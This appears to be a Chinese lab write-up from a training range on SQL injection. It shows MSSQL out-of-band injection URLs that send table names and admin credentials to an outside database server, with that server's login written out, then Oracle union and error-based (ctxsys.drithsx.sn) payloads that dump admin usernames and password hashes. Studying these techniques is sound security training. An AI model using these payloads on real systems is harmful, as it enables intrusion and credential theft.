The screenshot shows the webweb.com control panel interface. The left sidebar contains navigation menus for '主机管理', 'IIS 管理', '数据库管理', '邮箱管理', and 'DNS 管理'. The '数据库管理' section is expanded, showing 'SQL Server 管理', 'SQL Server 控制台', 'MySQL 管理', and 'MySQL 控制台'. The main content area displays 'MSSQL' settings with '数据库限制: 1' and '数据库空间: 1000 Mb'. Below this is an 'MSSQL 列表' table with columns for '数据库名称', '数据库 URL', '用户名', '连接字符串', '控制台', and '数据库操作'. At the bottom left of the main content area, there is a button labeled '创建新数据库 >>>'. A red arrow points to this button, and the text '创建mssql数据库' is written in red below the arrow.



2. 如果连接navicat连接报错，去该软件下载目录找到这个安装

此电脑 > Windows (C:) > Program Files > PremiumSoft > Navicat Premium 15


名称	修改日期	类型	大小
ntunnel_mysql.php	2019/5/21 18:07	PHP 文件	16 KB
ntunnel_pgsql.php	2019/5/21 18:07	PHP 文件	14 KB
ntunnel_sqlite.php	2019/5/21 18:07	PHP 文件	15 KB
registration	2014/11/12 12:24	Internet 快捷方式	1 KB
sha256_password.dll	2019/12/23 21:25	应用程序扩展	86 KB
sqlite.dll	2019/5/22 13:03	应用程序扩展	339 KB
sqlite3.dll	2019/11/6 9:47	应用程序扩展	1,307 KB
sqlncli.msi	2014/11/12 12:24	Windows Install...	4,471 KB
sqlncli_x64.msi	2014/11/12 12:24	Windows Install...	7,885 KB
ssleay32.dll	2019/5/22 13:03	应用程序扩展	349 KB
support	2014/11/12 12:24	Internet 快捷方式	1 KB
ucrtbase.dll	2019/2/22 9:51	应用程序扩展	960 KB
unins000.dat	2020/10/11 10:51	DAT 文件	24 KB
unins000.exe	2020/10/11 10:50	应用程序	1,178 KB
unins000.msg	2020/10/11 10:51	MSG 文件	9 KB
vcruntime140.dll	2019/2/22 9:51	应用程序扩展	86 KB
wshelp64.dll	2019/2/22 9:51	应用程序扩展	36 KB
zlib1.dll	2019/5/22 13:03	应用程序扩展	84 KB

安装





3. 连接成功后可以开始了



4. 构建sql连接语句

确认我的环境数据

MSSQL服务器

数据库服务器URL: SQL5095.site4now.net

数据库名称: DB_14DC16C_gylq

用户名: DB_14DC16C_gylq_admin

密码: 12345678

- 查表和原理

```
insert into
opendatasource('sqloledb','server=SQL5009.webweb.com,1433;uid=DB_14A5E44_zkaq_admin;pwd=zkaqzkaq;database=DB_14A5E44_zkaq').DE
_14A5E44_zkaq.dbo.temp select * from admin --
```

Insert into 很明显是插入语句 然后出现了个opendatasource。

opendatasource 为了方便理解, 可以看理解为 '使用opendatasource函数将当前数据库查询的结果发送到另一数据库服务器中。'

语法:

OPENDATASOURCE(provider_name,init_string)

provider_name

注册为用于访问数据源的OLE DB 提供程序的PROGID的名称

MSSQL的名称为SQLOLEDB

init_string

连接字符串

连接地址、端口、用户名、密码、数据库名


server=连接地址,端口;uid=用户名;pwd=密码;database=数据库名称

连接上服务器后选定数据表DB_14A5E44_zkaq.dbo.temp 把后面语句的查询结果插入到那个表里面

```
http://59.63.200.79:8015/?id=1';insert into opendatasource('sqloledb','server=SQL5095.site4now.net,1433;uid=DB_14DC16C_gylq_admin;pwd=12345678;database=DB_14DC16C_gylq').DB_14DC16C_gylq.dbo.test select table_name from information_schema.tables --+
```




- 接着按f5刷新一下就出现结果了



- 查字段

```
http://59.63.200.79:8015/?id=1';insert into opendatasource('sqloledb','server=SQL5095.site4now.net,1433;uid=DB_14DC16C_gylq_admin;pwd=12345678;database=DB_14DC16C_gylq').DB_14DC16C_gylq.dbo.test select column_name from information_schema.columns where table_name='admin' --+
```



- 查flag, 创建四个字段, 执行以下语句, 然后navicat刷新一下就好

```
http://59.63.200.79:8015/?id=1';insert into opendatasource('sqloledb','server=SQL5095.site4now.net,1433;uid=DB_14DC16C_gylq_admin;pwd=12345678;database=DB_14DC16C_gylq').DB_14DC16C_gylq.dbo.test select id,username,passwd,token from admin --+
```

localhostmysql

香港运

DB_14DC16C_gylq

dbo

表

test

视图

函数

查询

guest

表

视图

函数

查询

对象 * 无标题 - 查询 @DB_14DC16C_gylq.d... test @DB_14DC16C_gylq.dbo (... test @DB_14DC16C...

开始事务 文本 筛选 排序 导入 导出

test1	test2	test3	test4
1	admin	admin	zkaq(e9c9e67c5)

传过来了

Oracle——报错注入和显错注入

练习环境: http://59.63.200.79:8808/index_x.php (这里面可以试炼一下oracle语句)
 环境: <http://59.63.200.79:8808/>

- 练习环境学习下oracle语法

Dual是一个实表(也有人说它是虚表),如果你直接查询它,它只显示一个X,列名为DUMMY
 那么要它有什么用呢?
 它实际上是为了满足查询语句的结构而产生
 比如你想查询你的用户名 `select user from Dual`
 调用系统函数:(获得随机值: `select dbms_random.random from dual`)
 还能做加减法: `select 9+1 from dual`

- 虚表

← → ↻ ⚠ 不安全 | 59.63.200.79:8808/index_x.php

应用 WASETA |Palmito... YouTube 1(7).jpg (28×28) Gmail 地图 YouTube

select * from dual

提交

执行的sql: select * from dual

DUMMY
X

- 查询出所有的表

59.63.200.79:8808/index_x.php × +

← → ↻ ⚠ 不安全 | 59.63.200.79:8808/index_x.php

应用 WASETA |Palmito... YouTube 1(7).jpg (28×28) Gmail 地图 YouTube 地图 JD 在线客服 券 折扣券吧-每天千...

select * from all_tables

提交

执行的sql: select * from all_tables

OWNER	TABLE_NAME	TABLESPACE_NAME	CLUSTER_NAME	IOT_NAME	STATUS	PCT_FRE
SYS	DUAL	SYSTEM			VALID	10
SYS	SYSTEM_PRIVILEGE_MAP	SYSTEM			VALID	10
SYS	TABLE_PRIVILEGE_MAP	SYSTEM			VALID	10
SYS	STMT_AUDIT_OPTION_MAP	SYSTEM			VALID	10
SYS	AUDIT_ACTIONS	SYSTEM			VALID	10
SYS	PSTUBTBL				VALID	10
SYS	WRI\$ ADV ASA RECO DATA				VALID	10
SYS	PLAN_TABLE\$				VALID	10
SYSTEM	OL\$				VALID	10
SYSTEM	OL\$HINTS				VALID	10

- 所以想要注入oracle的表就不能用information了，用all_tables，举个例子

```
select table_name from all_tables
```

提交

执行的sql: select table_name from all_tables

TABLE_NAME
DUAL
SYSTEM_PRIVILEGE_MAP
TABLE_PRIVILEGE_MAP
STMT_AUDIT_OPTION_MAP
AUDIT_ACTIONS
WRR\$_REPLAY_CALL_FILTER
HS_BULKLOAD_VIEW_OBJ
HS\$_PARALLEL_METADATA
HS_PARTITION_COL_NAME
HS_PARTITION_COL_TYPE
HELP

- 查当前用户的所有表

```
select * from user_tables
```

```
select * from user_tables
```

提交

执行的sql: select * from user_tables

TABLE_NAME	TABLESPACE_NAME	CLUSTER_NAME	IOT_NAME	STATUS	PCT_FREE	PCT_USED	INI_TRANS	MAX_TRAN
ADMIN	ORACLE1_DATA			VALID	10		1	255
NEWS	ORACLE1_DATA			VALID	10		1	255
MD5	ORACLE1_DATA			VALID	10		1	255

- 查询出所有字段

```
select * from all_tab_columns
```

- 查询出当前用户所有字段

```
select * from user_tab_columns
```

提交

执行的sql: select * from user_tab_columns

TABLE_NAME	COLUMN_NAME	DATA_TYPE	DATA_TYPE_MOD	DATA_TYPE_OWNER	DATA_LENGTH	DATA_PRECISION	DATA_SCALE	NULLABLE	COLUM...
MD5	MD5	CHAR			32			N	1
MD5	VAL	CHAR			32			N	2
NEWS	ID	NUMBER			22	10	0	N	1
NEWS	TITLE	NVARCHAR2			400			N	2
NEWS	BODY	NVARCHAR2			4000			N	3
NEWS	TIME	NUMBER			22	10	0	N	4
ADMIN	UNAME	CHAR			10			N	1
ADMIN	UPASS	CHAR			32			N	2

- 查版本

```
select * from v$version
```

```
select * from v$version
```

提交

执行的sql: select * from v\$version

BANNER
Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production
PL/SQL Release 11.2.0.2.0 - Production
CORE 11.2.0.2.0 Production
TNS for Linux: Version 11.2.0.2.0 - Production
NLSRTL Version 11.2.0.2.0 - Production

- 为了等下做准备, rownum也需要使用 (限制查询返回的总行数)

```
select * from user_tables where rownum=1
```

提交

执行的sql: select * from user_tables where rownum=1

TABLE_NAME	TABLESPACE_NAME	CLUSTER_NAME	IOT_NAME	STATUS	PCT_FREE	PCT_USED	INI_TRANS	MAX_TRANS	INITIAL_EXTENT	NEXT_EXTENT	...
ADMIN	ORACLE1_DATA			VALID	10		1	255	65536	1048576	1

- 上面只用于数据少的情况, 如果要看第二行就得利用 <> 不等号, oracle还区分大小写

```
select * from user_tab_columns where rownum=1 and column_name<>'UNAME'
```

```
select * from user_tab_columns where rownum=1 and column_name<>'UNAME'
```


提交

执行的sql: select * from user_tab_columns where rownum=1 and column_name<>'UNAME'

TABLE_NAME	COLUMN_NAME	DATA_TYPE	DATA_TYPE_MOD	DATA_TYPE_OWNER	DATA_LENGTH	DATA_PRECISION	DA
ADMIN	UPASS	CHAR			32		

- 或者用别名法，来探查其他数据

```
select * from (select column_name, rownum n from user_tab_columns) where n=2
```



← → ↻ ▲ 不安全 | 59.63.200.79:8808/index_x.php

应用 WASETA |Palmito... YouTube 1(7).jpg (28×28) Gmail 地图 YouTube 地图 JD 在线客服

```
select * from (select column_name, rownum n from user_tab_columns) where n=2
```

提交

执行的sql: select * from (select column_name, rownum n from user_tab_columns) where n=2

COLUMN_NAME	N
UPASS	2

- 根据上面的知识，这题虽然提示是用报错注入做，但是也可以用显错注入做。先用显错注入做一下

- 测有四个字段

执行的sql: `select * from news where ID=1 order by 4`

越来越多用户更新Windows 10后尴尬：电脑速度变慢


据外媒报道称，Windows 10更新KB4535996、KB4540673和KB4551762可能会使电脑启动速度比平时慢，已经有不少用户反馈了这个问题。

目前微软还没有对此事说明，从一些网友的反馈来看，可能是与Windows 10更新不兼容的驱动程序或软件引发，或者更新本身就是问题所在。许多用户将性能问题归咎于Windows 10 KB4540673 / KB4551762存在问题。

从理论上讲，KB4535996是3月更新的预览，并且如果您没有在PC上安装该更新，则您将在Windows 10 KB4540673中获得KB4535996引入的修复和改进。如果您的更新程序将包含在KB4551762中。

为了证实上述情况，有外媒还特意做了实验，结果就是，Windows 10 KB4535996导致性能降低，卸载补丁程序可恢复硬件的原始性能。如果整体性能仍然很慢，则说明所以，有相同问题的用户，还是要提前做好准备了，如果感到性能过慢，自己出手要比微软后续跟进更靠谱。

2020-03-17 09:59:00



- 测每个字段的数据类型和mssql数据库一样严谨，用null填充

- 需要注意一点，这里不能直接用字符填上去，需要加上`to_nchar()`函数将输入的数据转换为字符串，不然oracle识别不出来会报错

`http://59.63.200.79:8808/?id=1.1 union all select 1,to_nchar('注入点'),to_nchar('注入点'),4 from dual`

执行的sql: `select * from news where ID=1.1 union all select 1,to_nchar('注入点'),to_nchar('注入点'),4 from dual`

注入点

注入点1970-01-01 08:00:04

三个回显注入点，第三个是时间戳就不管了



- 爆表，别名爆表rownum法

```
http://59.63.200.79:8808/?id=1.1 union all select * from (select rownum n,to_nchar(table_name),to_nchar('注入点'),4 from user_tables) where n=1
```

NEWS

注入点1970-01-01 08:00:04



- NEWS明显不是我们想要的，下一个

```
http://59.63.200.79:8808/?id=1.1 union all select * from (select rownum n,to_nchar(table_name),to_nchar('注入点'),4 from user_tables) where n=3
```

执行的sql: `select * from news where ID=1.1 union all select * from (select rownum n,to_nchar(table_name),to_nchar('注入点'),4 from user_tables) where n=3`

ADMIN

注入点1970-01-01 08:00:04



- 爆字段也是一样找出了UNAME, UPASS

```
http://59.63.200.79:8808/?id=1.1 union all select * from (select rownum n,to_nchar(column_name),to_nchar('注入点'),4 from user_tab_columns) where n=1
```

- 拿密码

执行的sql: `select * from news where ID=1.1 union all select * from (select rownum n,to_nchar(UNAME),to_nchar(UPASS),4 from admin) where n=2`

NF

2a61f8bcfe7535eadcfa69eb4406ceb91970-01-01 08:00:04



- 第二种方式，就是报错注入，需要了解一些函数 `ctxsys.drithsx.sn`

`CTXSYS.DRITHSX.SN(user,(select banner from v$version where rownum=1))`
去查询关于主题的对应关键词，然后因为查询失败（应该是这个用户没有创建和查询的权限，默认情况没有创建，爆出未查询到的错误从而爆出查询的内容）

- 我们实验一下,直接显错出来

```
select 1 from dual where 1=1 and 1=ctxsys.drithsx.sn(1,(select to_nchar('显错点') from dual))
```

```
select 1 from dual where 1=1 and 1=ctxsys.drithsx.sn(1,(select to_nchar('显错点') from dual))
```

提交

执行的sql: select 1 from dual where 1=1 and 1=ctxsys.drithsx.sn(1,(select to_nchar('显错点') from dual))

Warning: oci_execute(): ORA-20000: Oracle Text error: DRG-11701: thesaurus 显错点 does not exist ORA-06512: at "CTXSYS.DRUE", line 160 ORA-06512: "CTXSYS.DRITHSX", line 540 ORA-06512: at line 1 in /usr/src/myapp/B-OracleInject1-FZ/www/index_x.php on line 17

- 显示表

```
select 1 from dual where 1=1 and 1=ctxsys.drithsx.sn(1,(select table_name from (select rownum n, table_name from user_tables) where n=3))
```

```
select 1 from dual where 1=1 and 1=ctxsys.drithsx.sn(1,(select table_name from (select rownum n, table_name from user_tables) where n=3))
```

提交

执行的sql: select 1 from dual where 1=1 and 1=ctxsys.drithsx.sn(1,(select table_name from (select rownum n, table_name from user_tables) where n=3))

Warning: oci_execute(): ORA-20000: Oracle Text error: DRG-11701: thesaurus ADMIN does not exist ORA-06512: at "CTXSYS.DRUE", line 160 ORA-06512: at "CTXSYS.DRITHSX", line 540 ORA-06512: at line 1 in /usr/src/myapp/B-OracleInject1-FZ/www/index_x.php on line 17

- 显示字段

```
select 1 from dual where 1=1 and 1=ctxsys.drithsx.sn(1,(select column_name from (select rownum n, column_name from user_tab_columns) where n=2))
```

```
select 1 from dual where 1=1 and 1=ctxsys.drithsx.sn(1,(select column_name from (select rownum n, column_name from user_tab_columns) where n=2))
```

提交


执行的sql: select 1 from dual where 1=1 and 1=ctxsys.drithsx.sn(1,(select column_name from (select rownum n, column_name from user_tab_columns) where n=2))

Warning: oci_execute(): ORA-20000: Oracle Text error: DRG-11701: thesaurus UPASS does not exist ORA-06512: at "CTXSYS.DRUE", line 160 ORA-06512: at "CTXSYS.DRITHSX", line 540 ORA-06512: at line 1 in /usr/src/myapp/B-OracleInject1-FZ/www/index_x.php on line 17

- 正式开始，学了这些知识，再去环境里面看看，怎么使用ctxsys.drithsx.sn来实现报错注入

- 查一下版本

`http://59.63.200.79:8808/?id=1 and 1=ctxsys.drithsx.sn(1,(select banner from(select rownum n, banner from v$version) where n=1))`



- 查一下表，根据我们上面用的知识

`http://59.63.200.79:8808/?id=1 and 1=ctxsys.drithsx.sn(1,(select table_name from(select rownum n, table_name from user_tables) where n=3))`

执行的sql: `select * from news where ID=1 and 1=ctxsys.drithsx.sn(1,(select table_name from(select rownum n, table_name from user_tables) where n=3))`


Warning: oci_execute(): ORA-20000: Oracle Text error: DRG-11701: thesaurus ADMIN does not exist ORA-06512: at "CTXSYS.DRUE", line 160 ORA-06512: at "CTXSYS.DRITHSX", line 540 ORA-06512: at line 1 in /usr/src/myapp/B-OracleInject1-FZ/www/index.php on line 13



- 查字段一样，根据更改n的数值来顺序查询，找到UNAME,UPASS

